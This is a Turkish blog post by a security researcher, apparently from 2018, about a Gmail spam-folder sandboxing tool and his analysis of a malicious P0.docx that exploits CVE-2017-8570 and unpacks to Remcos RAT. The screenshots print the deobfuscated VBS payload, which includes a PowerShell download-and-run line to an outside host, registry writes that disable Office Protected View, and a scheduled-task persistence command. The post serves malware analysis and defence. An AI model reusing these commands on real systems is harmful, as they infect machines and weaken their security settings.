

Matruşka

written by Mert SARICA | 1 November 2018

If you are looking for an English version of this article, please visit [here](#).

Her daim örümcek hislerinin peşinden koşan bir güvenlik araştırmacısı olarak hislerim uzun zamandan beri beni Gmail hesabımın Spam klasörüne dikkat etmem konusunda uyarıyordu. 2006 yılından bu yana aktif olarak Gmail kullanan biri olarak, 13 yıl içinde e-posta adresimin Nijerya'dan Papua Yeni Gine'ye kadar birçok coğrafyadaki istenmeyen e-posta gönderen niyeti bozuk kişilerin (spammers) e-posta listelerine girdiği konusunda şüphem bulunmuyordu.

Günlerden bir gün yine spam klasörüne göz atışımda kendimi çok yakışıklı bir film yıldızı gibi hissetmemi sağlayan çok sayıda istenmeyen e-posta olduğunu gördüm. :) Bu e-postalardan yola çıkarak zaman içinde Gmail hesabıma gelip spam klasörüne düşen, ekinde zararlı dosyalar bulunan e-postaların sayısı ve bu zararlı dosyaların türü (casus yazılım gibi) hakkında bilgi sahibi olmak için neler yapabileceğimi düşünmeye başladım. Kısa bir süre sonra Python ile spam klasörüne gelen e-postaları izleyen ve e-postaların ekindeki dosyaları bir kum havuzu (sandbox) sistemine yükleyen bir program hazırlamaya karar verdim.

Delete all spam messages now (messages that have been in Spam more than 30 days will be automatically deleted)				
☐	<input type="star"/>	Ekaterina	hi - Hi to the hottest man in the world, which is program, my name is Ekaterina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want	1:34 am
☐	<input type="star"/>	Tatiana	hi - Hi to the hottest man in the world, which is program, my name is Tatiana and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	12:33 am
☐	<input type="star"/>	Nadezhda	hi - Hi to the hottest man in the world, which is mert, my name is Nadezhda and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	8:07 pm
☐	<input type="star"/>	Marina	hi - Hi to the hottest man in the world, which is mert, my name is Marina and i'm from Russia, but currently living in the USA. I just wanted to let you know that seeing your profile made me want to	Nov 23
☐	<input type="star"/>	Alla	hi - Hi mert, my name is Alla and i'm from Russia Many times in life, we can end up taking the people who are closest to our hearts for granted. I am so used to all of the wonderful things that guys	Nov 23
☐	<input type="star"/>	Lesia	-Hi do You Know Me !! - _Hi, We Need to Talk	Nov 23
☐	<input type="star"/>	Vera	hi - Hi mert, my name is Vera and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :) You are super cute and I would	Nov 23
	<input type="star"/>	Alla	hi - Hi program, my name is Alla and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :) You are super cute and I would	Nov 22
☐	<input type="star"/>	Anastasia	hi - Hi mert, my name is Anastasia and i'm from Russia, but currently living in the USA. Two weeks ago I found your profile on Badoo and must say I cant forget that face :) You are super cute and I	Nov 22
☐	<input type="star"/>	Lesia	-Hi do You Know Me !! - _Hi, We Need to Talk	Nov 22
☐	<input type="star"/>	Valeria	hi - Dear mert, Finally I have got a change to write to you. My name is Valeria, i'm from Russia and now i'm living in USA :) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
☐	<input type="star"/>	Oksana	hi - Dear program, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
☐	<input type="star"/>	Elena	hi - Dear program, Finally I have got a change to write to you. My name is Elena, i'm from Russia and now i'm living in USA :) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
☐	<input type="star"/>	Lyudmila	hi - Dear mert, Finally I have got a change to write to you. My name is Lyudmila, i'm from Russia and now i'm living in USA :) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22
☐	<input type="star"/>	Svetlana	hi - Dear program, Finally I have got a change to write to you. My name is Svetlana, i'm from Russia and now i'm living in USA :) I saw you first time on Facebook or Instagram, I don't remember	Nov 22
☐	<input type="star"/>	Oksana	hi - Dear mert, Finally I have got a change to write to you. My name is Oksana, i'm from Russia and now i'm living in USA :) I saw you first time on Facebook or Instagram, I don't remember, but	Nov 22
☐	<input type="star"/>	Barbara	hi - Dear program, Finally I have got a change to write to you. My name is Barbara, i'm from Russia and now i'm living in USA :) I saw you first time on Facebook or Instagram, I don't remember,	Nov 22

Kum havuzu servisi olarak zararlı yazılım analizinde sıklıkla kullandığım ve her daim sonuçlardan memnun kaldığım, arka planda Falcon kum havuzu sistemi bulunan Hybrid Analysis'i kullanmaya karar verdim. Tabii Hybrid-Analysis'in API'sine tespit edilen dosyaları otomatik olarak yükleyebilmek için kısıtlı bulunmayan bir API anahtarı gerekiyordu. Neyse ki güvenlik araştırmacılarına

bunu ücretsiz vermeleri sayesinde API anahtarına kısa bir sürede sahip olabildim.

Falcon Sandbox: Your vetting request was accepted

Inbox x

Hybrid Analysis <mailer@hybrid-analysis.com>
to me

Hello,

Your vetting request status has changed. You will find a summary below.

New status: Accepted

Old status: Pending

Requested at: 12/14/2017 03:59:35

Notice: your vetting has been successfully processed and you can download files without limits and obtain full API key. Please remember that once changing your E-Mail address or Full name, you will need to pass vetting process once again.


Have a question or need help? Please use our [contact form](#).

Thank you,
Hybrid Analysis Support

© 2017 Hybrid Analysis

Python ile Spam Analyzer isimli bir araç hazırlayıp, hayata geçirdikten kısa bir süre sonra bu araç, Spam klasöründe ekinde P0.docx isimli şüpheli bir dosya keşfetti.

```
✓ Batcave x Batcave (1)
=====
Gmail Spam Analyzer v1.0 [https://www.mertsarica.com]
=====
[+] working on attachments...
[*] Total unread messages in spam folder: 4
[*] Submitting 2018().xlsx to Falcon Sandbox
[*] Submitting 9750f81d3b1fbbbee8f0f1fb7aaac1482 to Falcon Sandbox
[*] Submitting Abel and Vivian.pdf to Falcon Sandbox
[*] Submitting P0.docx to Falcon Sandbox
[+] Sleeping 1 hour...
```



Spam Analyzer aracı, Gmail API üzerinden Gmail hesabınıza client_secret.json dosyasında yer alan bağlantı bilgileri ile (Google API Console'dan da client_secret.json dosyasını indirebilirsiniz) bağlanarak Spam klasöründeki tüm e-postaları okur, ekindeki dosyaları attachments klasörüne kopyalar ve ardından bu dosyaları Hybrid-Analysis sistemine yükler. Yükllediği tüm dosyaların bilgilerini hashes.txt dosyasında saklar. Bu dosyaları Hybrid-Analysis'e yükledikten 1 saat sonra ise ilgili Hybrid-Analysis raporunu ve dosyanın zararlı olup olmadığını bilgisini yine hashes.txt dosyasına yazar.

```
GNU nano 2.5.3 File: hashes.txt
04-03-2018 15:45:36|2018().xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|submitted
04-03-2018 15:45:40|9750f81d3b1fbbec8f0f1fb7aaac1482|c9e4badba591f852f35ffecfc6b296e8a5e557b665ac9ae964885ba163a4bff|submitted
04-03-2018 15:45:43|Abel and Vivian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4fea48ff4d5421f9|submitted
04-03-2018 15:45:45|PO.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|submitted
```

```
04-03-2018 15:45:36|2018|.xlsx|726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f|https://www.hybrid-analysis.com/sample/726baebb4485908b1ea5f8a0f687ef472021b390ca7ff1dbf9b4346ceabfc02f?environmentId=100|no specific threat
04-03-2018 15:45:40|9750f81d3b1fbbee8f0f1fb7aaac1482|c9e4badba591f852f35ffecfc6b296e8a5e557b665ac9ae964885ba163a4bfff|https://www.hybrid-analysis.com/sample/c9e4badba591f852f35ffecfc6b296e8a5e557b665ac9ae964885ba163a4bfff?environmentId=100|clean
04-03-2018 15:45:43|Abel and Vivian.pdf|0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4ea48ff4d5421f9|https://www.hybrid-analysis.com/sample/0156ac243f674dbb6f4053ab4c0b0c7e2704e12f70b426ff4ea48ff4d5421f9?environmentId=100|no specific threat
04-03-2018 15:45:45|P0.docx|510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc|https://www.hybrid-analysis.com/sample/510f89597e3348e2983cc654cc359d104aef74ace40b78f4d775c866fb3fedfc?environmentId=100|suspicious
```

P0.docx dosyasını ilk olarak pestudio aracı ile analiz etmeye başladığımda ZoneAlarm dışında herhangi bir güvenlik yazılımının bunu şüpheli olarak tespit edemediğini gördüm. Dosyayı yaması güncel olmayan Microsoft Office 2010 ile açıp Fiddler aracı ile izlediğimde öncelikle winword.exe tarafından kısaltılmış hali [http://urlz\[.\]fr/6uQM](http://urlz[.]fr/6uQM), uzun hali [http://23\[.\]249\[.\]161\[.\]109/ace/](http://23[.]249[.]161[.]109/ace/) olan web adresinden svch.doc dosyasının indirilip çalıştırıldığını ardından da svch.exe tarafından [http://jopittex\[.\]zapto\[.\]org/windows/](http://jopittex[.]zapto[.]org/windows/) adresinden svchost32.vbs dosyasının indirilmeye çalışıldığını gördüm.

pestudio 8.71 - Malware Initial Assessment - www.winitor.com				
File Help				
c:\users\mert\desktop\po.docx				
indicators (1/3)				
virustotal (1/59 - 07.02.2018)				
strings (921)				
engine (58)	positiv (1)	date (dd.mm.yyyy)	age (days)	
ZoneAlarm	UDS: DangerousObject.Multi.Generic	07.02.2018	2	
Bkav	clean	06.02.2018	3	
MicroWorld-eScan	clean	07.02.2018	2	
nProtect	clean	07.02.2018	2	
CMC	clean	06.02.2018	3	
CAT-QuickHeal	clean	06.02.2018	3	
McAfee	clean	07.02.2018	2	
Malwarebytes	clean	07.02.2018	2	
VIPRE	clean	07.02.2018	2	
K7AntiVirus	clean	06.02.2018	3	
BitDefender	clean	07.02.2018	2	
K7GW	clean	06.02.2018	3	
TheHacker	clean	06.02.2018	3	
Arcabit	clean	07.02.2018	2	
Baidu	clean	06.02.2018	3	
F-Prot	clean	07.02.2018	2	
Symantec	clean	06.02.2018	3	
ESET-NOD32	clean	07.02.2018	2	
TrendMicro-HouseCall	clean	07.02.2018	2	
Avast	clean	07.02.2018	2	
ClamAV	clean	07.02.2018	2	
Kaspersky	clean	07.02.2018	2	
Alibaba	clean	07.02.2018	2	
NANO-Antivirus	clean	07.02.2018	2	
ViRobot	clean	07.02.2018	2	
SUPERAntiSpyware	clean	07.02.2018	2	
Tencent	clean	07.02.2018	2	
Ad-Aware	clean	07.02.2018	2	
Sophos	clean	07.02.2018	2	
Comodo	clean	07.02.2018	2	
F-Secure	clean	07.02.2018	2	
DrWeb	clean	07.02.2018	2	
Zillya	clean	06.02.2018	3	
sha256: 510F89597E3348E2983CC654CC359D104AEF74ACE40B78F4D775C866FB3FEDFC				

Free Automate x Free Automate x Free Automate x Index of /ace x New Tab x Expand Shorte x

www.expandurl.net/expand?url=http%3A%2F%2Furlz.fr%2F6uQM

View the destination URL!

Expand URL Shorten URL Terms of Use Privacy Policy Contact Us

Expand URL

http://urlz.fr/6uQM

Expand URL

Results for http://urlz.fr/6uQM

Website Thumbnail Generator

Thumbnail queued



Short URL: http://urlz.fr/6uQM

Redirects: 2 (hide details)

1. https://urlz.fr/6uQM
2. http://23.249.161.109/ace/svch.doc

Long URL: http://23.249.161.109/ace/svch.doc

Extra Information

Fiddler Web Debugger

File Edit Rules Tools View Help GET /book GeoEdge

WinConfig Replay X Go Stream Decode Keep: All sessions Any Process Find Save Browse Clear Cache TextWizard Tearoff MSDN Search...

#	Result	Protocol	Host	URL	Body	Caching	Content-Type	Process	Comments	Custom
24	301	HTTP	urlz.fr	/	182		text/html	winword:3128	[#23]	
25	405	HTTPS	urlz.fr	/	170		text/html; charset=UTF-8	winword:3128	[#24]	
26	301	HTTP	urlz.fr	/6uQM	182		text/html	winword:3128	[#25]	
27	200	HTTP	Tunnel to	urlz.fr:443	1.852			winword:3128	[#26]	
28	302	HTTPS	urlz.fr	/6uQM	5		text/html; charset=UTF-8	winword:3128	[#27]	
29	200	HTTP	23.249.161.109	/ace/svch.doc	586.121		application/msword	winword:3128	[#28]	
30	301	HTTP	urlz.fr	/6uQM	0		text/html	winword:3128	[#29]	
31	302	HTTPS	urlz.fr	/6uQM	0		text/html; charset=UTF-8	winword:3128	[#30]	
32	200	HTTP	23.249.161.109	/ace/svch.doc	0		application/msword	winword:3128	[#31]	
33	502	HTTP	jopitex.zapto.org	/windows/svchost32.vbs	512	no-cac...	text/html; charset=UTF-8	svch:4036	[#32]	

P0.docx dosyasını Notepad++ ve rtfdump.py araçları ile analiz etmeye devam ettiğimde, Microsoft Word'un frameset özelliğinin kötüye kullanılarak (sızma testlerinde de kullanılmaktadır) CVE-2017-8570 zafiyetinin istismar edildiğini gördüm.

C:\Users\Mert\Desktop\test.vbs - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

test.vbs

```
173 AnwEXnwu1S011 = ""
174 AnwEXnwu1S011 = AnwEXnwu1S011 & "\"
175 AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
176 AnwEXnwu1S011 = AnwEXnwu1S011 & "v"
177 AnwEXnwu1S011 = AnwEXnwu1S011 & "c"
178 AnwEXnwu1S011 = AnwEXnwu1S011 & "h"
179 AnwEXnwu1S011 = AnwEXnwu1S011 & "o"
180 AnwEXnwu1S011 = AnwEXnwu1S011 & "s"
181 AnwEXnwu1S011 = AnwEXnwu1S011 & "t"
182 AnwEXnwu1S011 = AnwEXnwu1S011 & "."
183 AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
184 AnwEXnwu1S011 = AnwEXnwu1S011 & "x"
185 AnwEXnwu1S011 = AnwEXnwu1S011 & "e"
186 AnwEXnwu1S011 = AnwEXnwu1S011 & ""
187 AnwEXnwu1S12 = AnwEXnwu1S1 + AnwEXnwu1S
188 shhh.Popup (AnwEXnwu1S12)
189
190 Set wso = CreateObject("WScript.Shell")
191 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\VBAWarnings", 1, "REG_DWORD"
192 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
193 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
194 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
195 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
196 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
197 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
198 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
199 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
200 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
201 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
202 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
203 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
204 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
205 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
206 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
207 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
208 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
209 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
```

Windows Script Host

cmd.exe /K taskkill /f /im winword.exe&taskkill /f /im Excel.exe&PowerShell (New-Object System.Net.WebClient).DownloadFile('http://www.bluesw.net/wp-admin//user/profile.exe','%Public%\svchost.exe');Start-Process '%Public%\svchost.exe'

OK

Visual Basic file length: 13.456 lines: 254 Ln: 188 Col: 11 Sel: 0 | 0 Windows (CR LF) A| 10 Şubat 2018 Cumartesi

C:\Users\Mert\Desktop\test.vbs - Notepad++

File Edit Search View Encoding Language Settings Macro Run Plugins Window ?

test.vbs

```
218 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
219 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
220 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
221 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
222 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
223 wso.RegWrite "HKCU\Software\Microsoft\Office\12.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
224 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
225 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
226 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
227 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
228 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
229 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
230 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
231 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
232 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
233 wso.RegWrite "HKCU\Software\Microsoft\Office\14.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
234 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
235 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
236 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
237 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
238 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
239 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
240 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
241 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
242 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
243 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
244 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
245 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
246 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
247 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\PowerPoint\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
248 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
249 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Word\Security\ProtectedView\DisableUnsafeLocationsInPV", 1, "REG_DWORD"
250 wso.RegWrite "HKCU\Software\Microsoft\Office\16.0\Excel\Security\ProtectedView\DisableInternetFilesInPV", 1, "REG_DWORD"
251 set shhh = CreateObject("WScript.Shell")
252 Dim AnwEXnwu1Stime
253 AnwEXnwu1Stime = "cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.vbs"
254 shhh.Popup (AnwEXnwu1Stime)
```

Windows Script Host

cmd.exe /c SchTasks /Create /sc MINUTE /MO 360 /TN WindowsUpdates /TR C:\\Users\\Public\\svchost32.vbs

OK

Visual Basic file length: 13.456 lines: 254 Ln: 126 Col: 31 Sel: 48 | 1 Windows (CR LF) A| 10 Şubat 2018 Cumartesi

pestudio 8.71 - Malware Initial Assessment - www.winitor.com


File Help

c:\users\mert\Desktop\profile\profile.exe

- indicators (wait..)
- virusotal (7/67 - 08.02.2018)**
- dos-stub (192 bytes)
- file-header (Jun.1992)
- optional-header (suspicious)
- directories (4)
- sections (entry-point)
- libraries (1/11)
- imports (13/0/6)
- exports (0)
- tls-callbacks (n/a)
- resources (unknown)
- strings (wait..)
- debug (n/a)
- manifest (n/a)
- version (PhotoshopPortable.exe)
- certificate (n/a)
- overlay (wait..)

engine (66)	positiv (7)	date (dd.mm.yyyy)	age (days)
Rising	Malware.Undefined!8.C (TFE:1:uxD6hhSaRvV)	08.02.2018	1
Ikarus	Trojan.Win32.Refroso	08.02.2018	1
Kaspersky	UDS:DangerousObject.Multi.Generic	08.02.2018	1
ZoneAlarm	UDS:DangerousObject.Multi.Generic	08.02.2018	1
Cylance	Unsafe	09.02.2018	0
ESET-NOD32	a variant of Win32/GenKryptik.BPIC	08.02.2018	1
Bkav	clean	08.02.2018	1
MicroWorld-eScan	clean	09.02.2018	0
nProtect	clean	08.02.2018	1
CMC	clean	08.02.2018	1
CAT-QuickHeal	clean	08.02.2018	1
McAfee	clean	08.02.2018	1
Zillya	clean	08.02.2018	1
AegisLab	clean	08.02.2018	1
TheHacker	clean	08.02.2018	1
K7GW	clean	08.02.2018	1
K7AntiVirus	clean	08.02.2018	1
Arcabit	clean	08.02.2018	1
TrendMicro	clean	08.02.2018	1
Baidu	clean	08.02.2018	1
Cyren	clean	08.02.2018	1
Symantec	clean	08.02.2018	1
TrendMicro-HouseCall	clean	08.02.2018	1
Paloalto	clean	09.02.2018	0
ClamAV	clean	08.02.2018	1
BitDefender	clean	08.02.2018	1
NANO-Antivirus	clean	08.02.2018	1
SUPERAntiSpyware	clean	08.02.2018	1
Tencent	clean	09.02.2018	0
Ad-Aware	clean	09.02.2018	0
Emsisoft	clean	08.02.2018	1
Comodo	clean	08.02.2018	1
F-Secure	clean	08.02.2018	1

sha256: 796BF2CEF975153992397DEF23AE82B174284E12D7BC0F1F4D2E154794C69C8 cpu: 32-bit file-type: executable subsystem: GUI entry-point: 0x00184001



x64dbg hata ayıklama aracı ile svchost.exe (profile.exe) programını analiz ettiğimde ise ana zararlı yazılım olan Remcos RAT zararlı yazılımı Matruşka bebeği gibi nihayet ortaya çıkmış oldu.

Bir sonraki yazıda g r   mek dileęiyle herkese g venli g nler dilerim.

Not:

1. Bu yazı ayrıca Pi Hediye Var #13 oyununun     m yolunu da i ermektedir.